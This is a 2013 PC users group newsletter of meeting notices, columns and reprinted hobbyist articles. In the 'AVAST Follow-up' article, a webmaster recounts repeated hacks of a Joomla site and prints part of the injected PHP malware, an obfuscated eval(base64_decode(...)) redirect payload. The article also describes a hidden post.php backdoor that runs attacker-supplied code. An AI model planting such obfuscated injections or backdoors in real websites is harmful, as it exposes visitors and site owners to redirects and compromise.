



NEWSLETTER

*The Best Accessory
for your PC!*

MAIN MEETINGS

West Side.....Tue, 19

CollegeAmerica, 9801 North Metro Pkwy E, Phoenix

East Side.....Wed, 20

2625 W Baseline Rd, Tempe

(one block west of Fry's Electronics)

Fountain Hills.....Thu, 21

Fountain Hills Library, 12901 N La Montana Drive,
Fountain Hills

Presentation this month:

Wed. at our UAT Meeting.

AZACC will provide a speaker giving an overview of the upcoming Computer Technology Conference scheduled for April 4, 5 & 6.

If you attended last year you will know how interesting this conference is.

By all means try to attend this meeting.

At other meetings we will discuss the CES show and David will provide some "must see" videos and discuss the new Laptops and tablets etc.

For date and time changes, check our website: phoenixpcug.org

Phoenix PC Users Group

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Steering Committee:

**Officers and Members who are present
at the 6:00 P.M. West Side meeting.**

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THOUGHTS FOR THE MONTH

FROM YOUR PRESIDENT

Welcome Computer Geeks & Wannabees!

Well, has Spring sprung for you yet? I know it's tough in some parts of the country, where it's freezing or bad weather. We've had some record rain & cold weather here in Phoenix too. Lately some days have been pretty sunny in our great Valley of the Sun. Come visit mostly sunny Arizona! Forget that goofy groundhog in Pennsylvania! We often get over 330 days of sunshine a year.

Fun stuff: I'm looking forward to our 29th annual Arizona Matsuri - a spring festival, traditional Japanese style musicians & dancing ladies, good food, traditional & modern arts, like Bonsai, flower arranging, martial arts, etc. Visit azmatsuri.org for details. Last weekend, February 23 & 24. Free admission. Plenty of parking.

Meeting topic #1 - Booter Pat & her crew for the 2nd Annual CompTechConf.com. Full of great info, don't miss it! Visit often! Radisson Fort McDowell Resort & Casino. A follow up email will come. University of Advancing Computer, Wednesday.

March 13 - Register for conference, receive \$99 Early Bird conference rate OR \$75 if staying at the resort for 3 or more nights. Invite your out of town friends to come too. As Arnold Schwarzenegger wannabees used to say "We will pump you up!" In this case, full of good, useful & fun info.

Topic #2 - As time permits, we will cover new products featured at the Consumer Electronics Show 2013, held last January. Some real gems so help us pick your winners & losers. Web links we like, so please bring yours.

....more to come on this topic... also tell us requests to plan for the rest of the year, until new speakers come along, for Fall 2013.

Also, highlights of Gene Barlow and other past speakers, including computer backups, new laptops, Internet security.

David

FROM YOUR EDITOR

Stereotypes are constant items of controversy, sometimes banal, sometimes provocative, sometimes humorous. For instance, students at the high school and college level are typically the topics of jokes, cartoons, and parental hand-wringing. Occasionally, however, this stereotyping may go astray.

Recently, as part of a lesson on accuracy and precision of numerical data, a class of young adults was asked to comment on the veracity of a statement published in the local paper, to wit: "Federal scientists say July was the hottest month ever recorded in the Lower 48 states, 77.6 degrees, breaking a record set during the Dust Bowl of the 1930s by 0.2 degrees. Records go back to 1895". In minutes, the students came up with the following criticisms:

- 1) What type of measuring equipment was used, then and now?
- 2) The precision, + and -, was not given.
- 3) Is 0.2 a significant figure?
- 4) "Ever" means more than 100 years.
- 5) The Dust Bowl did not cover 48 States.
- 6) How about Death Valley?
- 7) How low was the humidity and cloud coverage?
- 8) Arizona was not a State in 1895.
- 9) Are these Fahrenheit degrees or Celsius degrees?
- 10) Does anyone ever really trust the Feds?

While we may shake our heads at the oft-reported oddball behavior of our young, it is refreshing to see they are not always hopeless. And yes, maybe there exists a solid core of quiet intelligence and reasoning ability that allows many to countermand the appeal of zealous single-issue fanatics, whether it is about matters of science, religion, ethnicity, politics, or any other topic where a strident vocal minority tries to force their beliefs on the entire human race.

Michael

MEETINGS

CALENDAR

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website: phoenixpcug.org

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and discuss the new Laptops and tablets etc.

GENERAL MEETINGS

WEST SIDE: CollegeAmerica (see map page 16)

- Tuesday Feb 19, 2013
- 6:00 PM - Steering Committee
- 6:30 PM - Q and A
-

EAST SIDE: University of Advancing Technology (see map page 16)

- Wednesday Feb 20, 2013
- 6:30 PM - Q and A followed by a presentation on the upcoming
Computer Technology Conference
-

FOUNTAIN HILLS: Fountain Hills Library (see map page 16)

- Thursday Feb 21, 2013
- 6:30 PM - Q and A
-

A NEW WINDOWS

A New Windows

Andrew Cummins, President, ICON Computer Users Group, MO

October 2012 issue, The ICON Newsletter

www.iconusersgroup.org

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For two decades, Microsoft's Windows operating system has dominated the personal computing landscape. Microsoft's success comes from making computers easier to use, without being tied to one particular computer hardware manufacturer. But, what really makes Windows King of the Hill is that it provides a common experience between users and a common platform for hardware and software developers. This is a quality at odds with multiple versions of Windows being in use, but Windows must nevertheless progress to new versions. And so, Microsoft is releasing a new version of Windows October 26, Windows 8.

Windows 8 is the most secure and stable Windows ever. It is also faster than other versions of Windows in common use, provided you have enough memory. Windows 8 is, in nearly all respects, the best Windows yet. With maybe one exception: Microsoft is introducing a new user interface for the PC, the first new interface since 1995. Microsoft wants a consistent interface across Windows smart phones, tablets, and PCs.

Whether you like the new interface may be a matter of personal preference. If you don't like it, the old interface is still available.

Now is the time to consider upgrading. Windows 8 improves performance over previous versions of Windows. But, more importantly, support for Windows XP is dwindling. A couple of years ago, Microsoft stopped releasing new versions of their software, such as Internet Explorer, for Windows XP. Windows XP users, and soon Vista users, find their operating system increasingly without support from software and hardware companies. Here, at ICON, we'll soon get to the point where we'll have to focus on Windows 7 and 8.

Windows XP users who upgrade will likely need to upgrade memory as well. But, you might consider a new computer, rather than investing more into an old computer. Computer hardware has come a long way since the days of Windows XP.

Windows Vista users, your computer should run Windows 8 much better than Vista. Go get the upgrade! Window 7 users, upgrade only if you really like that new interface, or if you want the new tablet-like ecosystem Microsoft is going to provide for Windows 8.

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YOUR NEWSLETTER
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MONTH ?**

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JUST SEND AN EMAIL TO:

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**MAKE SURE YOU INCLUDE YOUR
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AND ADDRESS
OR**

**check the box on your
membership application when paying
your dues**

AVAST FOLLOW - UP

AFAST Follow-up

By Art Gresham, Editor, UCHUG Drive Light
November 2012 issue, Drive Light
www.uchug.org
1editor101 (at) uchug.org

After our October UCHUG meeting, (Protecting Yourself, Your Computer, and Your Identity with Bob Gosticha, from AVAST) I installed AVAST on my primary home computer. It was previously protected by another product, for which the paid period was just expiring. And I had already installed AVAST on my second desktop machine, and my Dell laptop.

On the drive to the UCHUG October meeting I had commented in our carpool about that uncertainty that some of us have experienced, of not knowing if an anti-virus program was doing its job when it does so very quietly. Does that mean you have not been infected, or did it just miss something that should have been prevented? Sometimes you might look at the antivirus application, dig into its statistics or reports, and find that indeed some suspect things may have been caught, but how bad were they, and how much trouble were you saved from experiencing?

Now to events unrelated to our computer group, but very related to other work that I do. I am one of the two people who do normal updates, maintenance, and content editing on a website, with many more pages than our UCHUG.ORG. Normally, it is just update the articles, announcements, and occasional pictures.

Last week, I uploaded my weekly work one day, the next day I tried to make some additional changes, but my FTP program (<http://fireftp.mozdev.org> in Firefox) would not let me in. I knew that I knew the password, because I had just used it the day before. What was I doing wrong? A quick email to my buddy disclosed the very sad news. Our site had been hacked, so he had disabled the account, changed passwords, and restored the backup code.

What he had learned lead to a sickening discovery. A user had reported to him that they were unable to get to our site by following a Google search link. It was news to us, but then we always access it by saved bookmarks. No need to "Search" for your own site!

When he looked at the web files he found that the bad guys had gotten in to our site and injected into each of our files a piece of code (an eval() statement into the php file, more about this later) that detected that the user had arrived from a Google search. It then did a redirect to some bogus site, we speculated it might be to earn money from each click. And perhaps also to do some further infection of that unsuspecting visitor. Fortunately for us, that redirect site had been taken down-undoubtedly because someone had already discovered this was happening, and that site was reported, and disabled. But who knows how many of our search visitors, and those of other websites similarly infected, had already been affected.

So down the site, change the passwords, restore the code, update the recent changes not in the backup. And that should make us good again.... right? Wrong!

One week after our Oct 3rd meeting and cyber security presentation, I received another email "Here We Go Again". My partner notified us "Well they got us again. On Wednesday the 3rd, our clicks coming from the search engines were directed to a website where the users would be attacked by a virus. Nice huh? "

You know the drill. Down, change passwords, restore. Pain. But this time he did a bit more research and found that our CMS software package (Joomla) has a potential vulnerability in the Admin account and they recommended disabling it (after creating new superuser accounts to be able to perform the necessary functions. We fix it.

So if they are getting in by that known vulnerability we should be safe now. Right?

Hey, You're getting ahead of me, but you by now have figured that they got in again. ARGH!

So the next morning he installed a new "detector" file onto our website. The purpose of this mini-page is to send him an email if the date stamp of the index.php (that is the ROOT of the website-the home page if you will) is changed from the hard coded value. If they re-edit and save that page (all the rest

(Continued on page 6)

AVAST FOLLOW - UP

(Continued from page 5)

also were getting infected, but we just need to find it one time) he gets a warning email.

At the same time I started to implement an external program to monitor the site automatically. We want to be alerted much earlier of any future events. You know how it is. You pledge to check it often to spot problems. After a few weeks you think you are going to be OK and gradually stop monitoring daily. And then they zap you days, weeks or months later. So now we will be OK for some period of time, right? Again.... WRONG!

That afternoon I had just emailed my partner that I had implemented this external monitor. I also noted that we should probably test to see if we could trigger the alerts, to be sure they work as we desired. I sure did not expect to hear back from him 8 minutes later that "You spoke too soon. We were nailed at 2:30 PM. Thankfully I got the heads up a few minutes ago. We are in big trouble. They are still getting in! "

The good news is that his little detection code had worked. But the bad news is they are still at it somehow. That was AVAST's response if you understand my meaning.

So how does this relate to AVAST? Well, in trying to understand what code is performing this little trick I looked at a copy of our new 'detector.php' that I had saved from 24 hours earlier. And then downloaded (via our FTP) the current infected file. When I compared them I saw about 1600 characters of added code at the beginning. Here is part of it (only part of it here so this rendered harmless):

```
<?php
eval(base64_decode
("DQplcnJvcI9yZXBvcnRpbmcoBCK7DQokcWF6cGxtP-
WhIYWRIcnNfc2VudCgpOw0
KaWYgKCEkcWF6cGxtKXsNCiRyZWZlcmVyPSRfU0VS-
VkVSWydIVFRQX1JFRkVSRVInXTsNCiR1YWc
9JF9TRVJWRVJbJ0hUVFBfVVNFUI9Bn0VOVCd-
dOw0KaWYgKCR1YWcpIHsNCmlmICGhc3RyaXN0cigk
dWFnLCJNU0IFIDcuMCIpIGFuxCAhc3RyaXN0cigkdW-
FnLCJNU0IFIDYUuMCIp5XsKaWYgKHN0cmlzdHIo
```

```
JHJIZmVyZXIsInlhaG9vIikgb3Igc3RyaXN0cigkcm-
VmZXJlciwiYmluZyI.....tZG5zLmNvbS8iKTsNCm
V
4aXQoKTsNCn0KfQp9DQp9DQp9");
$filename = "index.php";
print "$filename was last modified: ".date("m/d/y
H:i:s", filemtime($filename));
if (date("m/d/y H:i:s", filemtime($filename)) !=
"10/09/12 12:52:46") {
mail("johnsmith@gmail.com", "Page Change Detec-
tion", "There has been a update to the
index.php file: ".date("m/d/y H:i:s", filetime
($filename)));
}
?>
```

There, in that eval statement, the string of unreadable letters and numbers, is code that the browser will interpret as executable code! Bad Stuff!

So I planned to email this, along with some discussion to my buddy. I composed the email with the entire unedited code chunk above, hit send and then, wham. AVAST kicks in and tells me it has just detected a Trojan and has quarantined the problem code. And because I had turned on the AVAST email notification I immediately received the following email which reported:

```
Subject: Virus Warning
avast! [DESKTOP-HP]: File "Outgoing email 'Re: www.changec...
<1editor101@uchug.org>, To: John Smith <john\*\*\*\*\*@gmail.c
infected by "PHP:Agent-CF \[Trj\]" virus.
"Mail Shield" task used Version of current VPS file is 121011-0, 10/11
```

You see, AVAST had done its job. Now that's what I call A Fast Followup.

So where are we now? Well next evening he emailed me that he had found a back door file hidden in the images folder, named post.php. It runs any code the hacker passes to it as a parameter. That file is now deleted, and we hope that with the change of passwords and other changes that the bad guys will not get in as easily. Perhaps this will finally be the end of it. For now. Illegitimi non carborundum.

FOCUS ON LIGHTING PHOTOS BOOK REVIEW

Book Review

Focus on Lighting Photos

By Rosemary Lloyd, President, Big Bear Computer Club, CA

www.bigbearcc.org

rosemary (at) sugarloafpc.com

Excellent photographs gain much of their impact from the way the subject is lit. Focus on Lighting Photos is a unique how-to book that includes many pictures and diagrams. It demonstrate how light can be used to create the mood that the photographer wants to project. This is the latest of six books in the 'Focus on' series about photography.



The first half of the book looks at different methods of putting light on the subject. Different ways of controlling the direction, intensity and color of the light are thoroughly covered.

The explanations are easy to understand. Concepts are demonstrated by series of photos of the same subject with different lighting. Diagrams supplement the written explanations. I find the use of progressively more intriguingly lighted pictures, of the same subject, very helpful. That technique enabled me to understand concepts better.

In the latter part of the book, the authors focus on methods for lighting diverse subjects. They deal with people, metal, glass and motion. The chapter on lighting for portraits goes into some detail on types of equipment.

They discuss how to make some of the tools yourself.

The target audience is hobbyists. Fil and Robin emphasize that you do not need to spend a lot money on photo equipment. Once you have a camera and a flash, you can shoot fine photographs with only a few other tools. In fact, they recommend borrowing or making your own items until you find yourself using them enough to justify buying.

Focus on Lighting Photos seems to be geared for readers who are somewhat familiar with photography in general. I would say intermediate level. However, there is a very good glossary of the photo terms used. If you have not taken a photo class, it is fairly easy to follow along.

The writing style is informal, clear and precise. I really enjoyed Focus on Lighting Photos. The techniques it presents are exciting and inspiring. It is a fairly easy read.

Focus on Lighting Photos
Hunter, Fil and Reid, Robin
Focal Press, 2011, 200 pages
\$19.95, ISBN 978-0-240-81711-8
User Group Discount 40%

**WE WANT TO INCREASE
OUR MEMBERSHIP
IF EACH MEMBER
BROUGHT JUST ONE
INTERESTED GUEST
TO A MEETING
WE WOULD ACCOMPLISH OUR GOAL**

USE A THUMB DRIVE TO CUT AND PASTE

Cut & Paste to and from a Thumb Drive

By Gordon Giles, Committee Member, Perth PC Users Group, Australia

April 2012 issue, AXESS, Magazine of the Perth PCUG
www.perthpcug.org.au

gorgil51 (at) perthpcug.org.au

Here are some handy hints on how to copy or paste files to and from a thumb drive.

1. Plug your thumb drive into the USB port. It's important you use the same port for each item you plug in your device as drivers are associated with ports as well as peripherals.

2. If you are using Windows Explorer, then open the folder containing the file you wish to place on the thumb drive.

3. Right mouse click on it and select Send To.

4. Click on the thumb drive in the list and the file you want will be copied on to the thumb drive.

Note: If you have several files to send to the thumb drive then just open the folder, use the CTRL key and the "C" key to highlight everything in that file and follow steps 1 to 4.

If you find you don't want all the files you have highlighted then hold down the CTRL key and click on the files you don't want they will no longer be highlighted and will not be copied onto your thumb drive.

Utilising this method will send all the selected files to the main directory of the thumb drive.

If you have a complete folder to post to the thumb drive then follow steps 1 to 4 but just send the entire folder.

Cutting and Pasting from thumb drive to desktop.

1. For this insert the thumb drive and using Windows Explorer open up the thumb drive.

2. Select the required folder or files and with them highlighted hold down the CTRL key and then hit the

"C" key. This places the files on to the clipboard. Then go back to the folder on your main computer.

3. Select the area you wish to put the information in and paste by holding down the CTRL key and hit the "V" key and a copy of the selected files from your thumb drive will be placed on the selected area on the main computer.

Handy Key Strokes

CTRL+C Copies to the clip board.

CTRL+V Sends copy of selected files and folders to selected area.

CTRL+X Will delete the selected file or folder.

CTRL+Z In MS Word and some other programs will backspace the last move.

Sorry it will not replace an accidental file/folder deletion.

For accidental file deletion go to your recycle bin select the file and click on the restore tab. It will place it back exactly where it came from.

DID YOU KNOW!

That Thumb Drives can also be known as:

USB Flash Drive

Thumb drive

Finger stick

Memory stick

Pen drive

Disk-on-key

Jump drive

ATTEND OUR MEETINGS
Get help on your PC problems
Learn what is new in
the computer world
Network with your Computer Friends
Get free Written and
On-Disk material
WE HAVE THREE MEETINGS
EACH MONTH
EVERYONE IS WELCOME

GET YOUR PHOTOGRAPHY ON THE WEB

Get Your Photography on the Web

By Donna Kamper, Member, Tucson Computer Society, AZ

April 2012 issue, TCS eJournal

www.aztcs.org

[donna\(at\)kamper.com](mailto:donna(at)kamper.com)

The only reason you need this book is if you're looking for a quick, inexpensive and easy way for people to see your photos on the Internet. If you prefer time-consuming, difficult and costly you need to keep looking. This book was a complete revelation to me and inspired me to revamp our long-neglected (cob)web site kamper.com. Instead of working in HTML and Dreamweaver, I simply downloaded and installed a free program – WordPress. Following the guidelines in the book, I literally had my new site up and running in minutes.

Completely finished? No! No website is ever "finished," they're always (read: should be) in transition. But was it ready for viewing? Yes. Get Your Photography on the Web targets photographers who want to showcase their work. While WordPress is primarily a blogging software, as the author, Raphael (RC) Conception shows you, it can be so much more.

With this book, an Internet connection and basic computer skills you can literally create a showcase website in a matter of hours for next to no cost – totally free, if you don't want a domain name and in less than an hour if you have all your ducks in a row ahead of time. And RC tells you exactly what those ducks are and how to line them up.

He quickly discusses that all-important "Getting a Domain Name," and then moves into hosting. He recommends GoDaddy.com and walks you through the procedure. As with most Kelby Training books, this is done very clearly with screen-shots on the outside margins and brief descriptive text to the inside.

Since our website has been active since 1992, hosted locally through dakotacom.net (with whom we're incredibly pleased), I skipped this chapter. However, from reading I did outside this book I discovered a WordPress site must be hosted on servers supporting PHP and MySQL. So if you have your own domain and are thinking about revamping it using WordPress, check that first.

What good is a website without content? The next chapters are "Getting Your Images Ready" which en-

compasses a lot more than retouching. Color Space, Sharpening, Size, Watermarks, Copyright – all in 27 pages.

Then we really start to rock, setting up your first pages and adding content. More than images, even slide shows, right off the bat! Then RC moves us into how to get our site looking the way we want it to. After all, it's important that it be the proper frame for our work. To that end, he introduces us to Themes and Plugins.

It turns out WordPress is a bit of a blank slate, ready for anyone to write over it. "Themes" are overlays, if you will, for the basic WordPress installation. By changing the Theme the entire look of a site can change just by clicking "Activate."

If a global rework isn't sufficient there are Plugins, little applets that nestle inside your WordPress installation ready to spring to action. These can do anything from popping out an image in a shadowbox to creating custom menus for your site navigation. There are literally hundreds of these, and the list keeps growing. Oh, and they're all free. See my WordPress note at end of this review.*

The more I read the more I was inspired by what could be done. Then I discovered WordPress can be used for more than blogging. That's when I really snapped to attention. Blogging is not for me. I was never a diarist, I never kept a journal, and I will not keep to a blogging schedule.

But WordPress is so plastic, so malleable, so pliable that it can be used as a content management system (CMS), meaning it can hold static pages that don't change regularly if at all, and pages with other content. In fact, with a little judicious juggling and a friendly Plugin, it's even possible to run an e-store right out of my website. Oh really!?

All those years of writing materials for front-of-class instruction have left me with manuals and workbooks. Coupling that with Camtasia's on-screen recording, and I just may create a little business niche for myself. All I have to do is get it done.

This is a great book. Clearly written, visually-assisted step-by-step instructions and an attainable result. What's not to like. Now, back to my WordPress Dashboard. There are edits to be made!

About: Get Your Photography on the Web

(Continued on page 10)

GET YOUR PHOTOGRAPHY ON THE WEB


INTERESTING WEBSITES

(Continued from page 9)

Author: Rafael "RC" Concepción
 Publisher: Kelby Media/Peachpit Press
www.kelbytraining.com, www.peachpit.com
 ISBN-10: 978-0-321-75393-9
 ISBN-13: 0-321-75393-3
 Price: \$39.99, \$23.99 @ Amazon

*What's this about free? WordPress is Open Source Software, as are its Themes and Plugins. These are created by users and uploaded for people to use. WordPress itself is free for the download. Thousands of Themes are also freely available, and there are also multiple sites devoted to custom or for-pay Themes. As of the writing of this review there are 19,064 free Plugins available at WordPress.org.

There are two WordPress sites: WordPress.org is where you download the WordPress software, its Themes and Plugins and learn how to use the software. WordPress.com is a free hosting service begun by some of the original WordPress developers. It's "a hosted version of the open source package where you can start a blog in seconds without any technical knowledge." [<http://en.WordPress.com/about/>] It is "financially supported via paid upgrades, "VIP" services and advertising." [Wikipedia.com]



Some Web Sites I have seen Recommended
 Lynn Page, Editor/Webmaster, Crystal River Users Group, FL
 October 2012 newsletter
www.crug.org
[lpage46 \(at\) tampabay.rr.com](mailto:lpage46@tampabay.rr.com)

This is a list of sites that I have seen recommended. Some I have visited and the others have been recommended by people I trust.

Vocabulary

The Test Your Vocab is a website provides statistical data about people's vocabulary. It's designed to estimate how many words you know while collecting valuable research. In the three part check the box next to each word you can define. The site needs to know how old you are, how much you read and whether English is your first language. The site then estimates how many words you know!

testyourvocab.com

Books

Open Library is a wonderful site for those who like to read. It is attempting to catalog every book. A book's page has information on the book, the author and relevant links. Even better many of the books on Open Library are available for free download or you can borrow e-books from an electronic lending library.

openlibrary.org

Games for the Brain

Counterfeit from Games for the Brain a simple spot-the-difference game. Just spot and point out the difference between two classic paintings before time runs out.

www.gamesforthebrain.com

Capitol Flags

The United States Capitol accepts requests for the flags that fly over the Capitol. The program has expanded to include flags of different sizes. Each one is issued a Certificate of Authenticity by the Architect of the Capitol after it has flown. To own a Capitol flag contact your congressman, who can make the request on your behalf.

Prices range from \$13.25 to \$22.55 depending on the size. Plus you have to pay for shipping.

www.capitolflags.gov

WIFI ON THE ROAD

Wi-Fi ON THE ROAD

Hewie Poplock

APCUG Director Central Florida CS

<http://www.hewie.net>

In the past, finding free Wi-Fi away from home was difficult, if not impossible. However, most of the fast food restaurants and many other locations now make Wi-Fi available. If that is true, and it is, that should be the end of my article.

However, in a recent column by a local newspaper, there is a growing issue of quality of that Wi-Fi. I have found McDonalds' connections consistently good. It has the AT&T name and their hotspots seem to be maintained.

I recently stopped at a Burger King, which had a sign advertising Free Wi-Fi. After I ordered my food and sat down, I could not find their hotspot. When I approached the employees, including the shift manager, my response was, "Oh, it doesn't always work." I guess this was one of those times.

While I was there, I noticed a man who was bringing in his laptop and a printer to use the Wi-Fi to send a report to his boss. He set up on the floor as there was not a table near the electrical outlet.

Once he was set up, he also approached the employees about getting on line, without any more help than I had received. I told him where the nearest McDonalds' was located.

That brings me to my point. While many of these restaurants have Wi-Fi, the quality or the consistency of it working is not always reliable.

To compound that, one of my friends pointed out that he recently stopped at a McDonalds, only to discover that his laptop battery was dead, and that particular location had no electrical outlets. The manager stated that they may be doing a remodel of the location and hopefully they will add some outlets. Our computer user group has some meetings at a couple of local Denny's Restaurants, which also advertise inside & out that they have free Wi-Fi. One of our special interest groups meets at one Denny's every month and has been doing so for sev-

eral years. For several months we could no longer use their Wi-Fi, if it were available at all. The manager kept telling us that a third party took care of it and she reported it. A district manager from the franchise happened to be in the building the same night as one of our meetings. He promised it would get fixed. A few months later, when it was not, we contacted him again. He actually fired the 3rd party and hired someone else. We now have WiFi and he has happy customers, who were about to go elsewhere.

Merely offering free Wi-Fi to customers is not enough. Having it work consistently gets you repeat and happy customers. At a minimum, every shift manager should know how to reset a router, if they receive complaints. Certainly they should show the customer a concern and see that it gets repaired by doing a follow up. It's called training.

I also carry an extension cord and strip in my car, in case there is but one outlet and it needs to be shared, or it is not near an open table. ?

Registration is Now Open!

What:

A technology conference for computer users of all capabilities. If you're an early adopter, interested in current and technology, enthusiastic supporter of consumer technology, computer club leader, member, or someone who wants to learn more about what's available in the marketplace, then you should be at this conference.

how.

When:

April 4, 5, and 6, 2013

Why:

Learn about the latest technology by attending informative seminars

Attend the Vendor Expo and purchase the latest and greatest the industry has to offer

Get up close and personal with vendors who can't wait to tell you about their latest product

Raffles, door prizes, special pricing and goodie bags

Where:

Radisson Fort McDowell Resort & Casino

10424 North Fort McDowell Road,

Fort McDowell, AZ 85264

Map: <http://goo.gl/zlWt0>

AUSLOGICS BOOSTSPEED

Auslogics BoostSpeed

User review by Jim Fromm, Editor, The TUG, MOAA User Group, Hawaii
February 2012 issue, The TUG Newsletter
www.the-tug.org
editor (at) the-tug.org

During the past couple of years, at WINSIG meetings, I demonstrated or talked about software apps from Auslogics. Regular attendees will remember some of them: Disk Defrag; Registry Cleaner, and some others.

I'm a registered user of their award winning utility package Auslogics BoostSpeed. This low-priced multi-application includes these twenty modules.

As you can see from the list, just about everything except start the coffee is available to you. Instead of having more than a dozen separate tweaking tools you can combine all of them into one.



Many of the items names are self-explanatory, others not so much. For example, Disk Doctor performs the same service as ScanDisk. It checks your hard drives for errors and corrects them where it can.

Disk Wiper—Sounds ominous, doesn't it? It's not. What it wipes is already deleted files so they cannot be retrieved. It will not touch existing files or folders.

Service Manager—This allows you to turn off Windows services that you don't need or use. The eventual result is improved system performance.

Track Eraser—This is a utility that erases your tracks. Temp internet files, log files, cookies and the like, and maintains your privacy.

My personal favorite is Tweak Manager. With this beauty you can customize dozens of settings and features to your own liking. Don't like those arrows on shortcuts? Turn 'em off. The animation effects giving you a headache? Turn 'em off. Windows, pop-up and Start menus can be modified, too.

Tweak Manager also lets you change settings for MS Word and Excel, as well as, software tweaks for Firefox, IE and Acrobat Reader. If you right-click on My Computer and select Properties you'll see some System Info regarding Windows version, processor, amount of RAM, etc.

Tweak Manager lets you personalize the info if you want to expand on the manufacturer, model, support URL and even add a logo.

In rare cases, very rare, you'll have to go into the Registry but 99.8% of these tweaks require no more than a mouse click and, in some cases, a reboot to make the new settings stick is all that is required. And, if you don't like the results, you merely go back into the Tweak Manager and undo what you previously changed.

Now, we all know that The TUG cannot endorse any product or company, we can only recommend them but—from my own personal experience I encourage all of you to take a look at BoostSpeed.

I subscribe to their e-zine newsletter that is filled with tips and tricks to make your computer run smoother. You can subscribe at this link. The only info you need to give is your email address - <http://www.auslogics.com/en/newsletter/>

I have no idea what these utilities would cost if purchased separately, but I do know that BoostSpeed is under \$40 (with their current discount).

Subscribe to their newsletter and click on the special offer button to purchase.

ACRONIS TRUE IMAGE HOME 2012

Software Review: Acronis True Image Home 2012

By Mark Mattson, Editor, Computer Users of Erie, PA

March 2012 issue, Horizons

www.cuerie.com

[cuerie1 \(at\) verizon.net](mailto:cuerie1@verizon.net)

One never knows when disaster will strike. It could come anywhere, anytime, from any direction. And this is no less true when it comes to disaster striking your computer system. Just in the last month, I found out how true this is. I was preparing to start working on last month's newsletter and, when I started up my second computer (the one that does all my digital photo and newsletter work), I was faced with the dreaded 'click of Death' from the boot hard drive inside the box.

Naturally, it had been over a month since the last backup on this system, and all my document templates and such were captive on a dying drive. Holding my breath, I gave the drive controller board a blast of component cooler, and it got the drive to boot. I then transferred all vital files from the dying drive as well as the second drive to my NAS system, and prepared for disaster recovery.

I had been running evaluation tests on Acronis True Image Home 2012 prior to this failure, so I had a copy available to use to clone the entire drive to the second drive in the machine. This would allow me to keep working until I could purchase a new boot drive for this system.

I installed the software onto the bad drive, and ran the drive clone feature, which imaged the original boot drive to the other one. When it was complete, I pulled the

failing drive (good now for a paper-weight), and fired up the machine again.

Success! The image worked, and the computer was once again up and running.

What could have been a disaster of major proportions was solved by the use of a single, inexpensive program. Without it, I would have faced at least a week of re-loading all the apps on this machine, not to mention trying to find workable copies of newsletter templates, including the actual files of the published issues. I most likely would have lost a majority of the 2011 files. But the image had them all. The biggest time-saver was the preservation of my Lightroom catalog...that alone would take about three days to re-create from the NAS box. In a matter of minutes, it was restored to the new drive and was intact.

Acronis True Image Home 2012 is the latest release of their most popular backup solution for home users. Introduced originally in 2002, it then could produce disk images on recordable DVDs and other external recordable media, for use in restoring your system. As the years went by, the releases added more and more functionality, until the current version, which incorporates all the features of previous versions, and also gives you the online backup option debuted in True Image Home 2010. True Image Home 2011 also added support for Windows 7, as well as a new user interface, among other enhancements.

Features to make life easier

The feature set of True Image Home is able to handle most recovery backup task

(Continued on page 14)

ACRONIS TRUE IMAGE HOME 2012

(Continued from page 13)

you can think of. You may image your entire disk at once, or use it to make file level backups at any time you need them. No matter what your needs, there's a function built-in to handle it.

Patented disk imaging and cloning software ensures that every bit of your data is backed up, and able to be restored to its original condition in minutes. No need to reinstall your software and OS (Operating System) again!

The new File Synchronization functionality allows you to keep files in sync between all your computers, with no effort on your part.

Run your backups on your schedule, not the program's. Smart scheduling allows you to set the times and days when the backups will run. And the new Set & Forget feature lets you set up your schedules once, then it does the work of running them for you. No more forgetting to run a backup.

Try & Decide allows you to install a new piece of software that you're not entirely sure of (as far as it not being a bug factory), and allows you to 'roll back' your system safely to before you installed it. No more dangers of bad things corrupting your computer. Good also for surfing somewhat iffy websites...it will help recover from those dangers as well, if you encounter any.

Nonstop Backup makes incremental backups of your data as you work, around the clock. You can now restore to any given point in time.

If you back up to large external hard drives that may not be supported

your OS not a problem. True Image Home will support 2TB and larger drives with ease.

Have a NAS attached to your home network? No problem. True Image will detect it, and set it up as a backup location for you.

If you need to recover a single file or folder, or several, you can mount your backup image and use it to get what you need. No need to restore an entire disk for just a few missing files or folders.

If you have sensitive data that needs protection, not a problem...there's built-in encryption for you, waiting to be put to use .

Flexible backup options allow you to backup how you want...full image, file level backups, or incremental / differential backups. And the backup can run while you work...no need to shut down and boot into a backup only running environment.

If you need off-site storage for your backups, there is an option available for you as well. Acronis True Image Online allows you to back up your files to their secure data center, giving you peace of mind that your data will be available anywhere you may be.

One feature to beware of, however, is the Secure Zone. It makes a hidden partition on the drive you are backing up, to store your backup files in. This WAS a useful function in the days when external drives weren't available, or too expensive to justify the cost. But the real danger is, if the drive should fail completely, as mine did, all your data is gone....because it's on the dead drive with your live partition. DO NOT use the Secure Zone feature.

Short Circuits...zzzt!

Sooner or...(1) Alexander Graham Bell foresaw many things, including that people could someday talk over a telephone. But the inventor certainly never could have anticipated that his audio-recording experiments in a Washington, D.C., lab could be recovered 130 years later and played for a gathering of scientists, curators and journalists. A man's voice can be heard saying "to be or not to be" in one recording as it was played on a computer at the Library of Congress. The speaker from the 1880s recites a portion of Hamlet's soliloquy as a green wax disc crackles to life from computer speakers. The early audio recordings, which revealed recitations of Shakespeare, numbers and other familiar lines, had been packed away and deemed obsolete at the Smithsonian Institution for more than a century. But new technology has allowed them to be recovered and played. The technology reads the sound from tiny grooves with light and a 3-D camera.

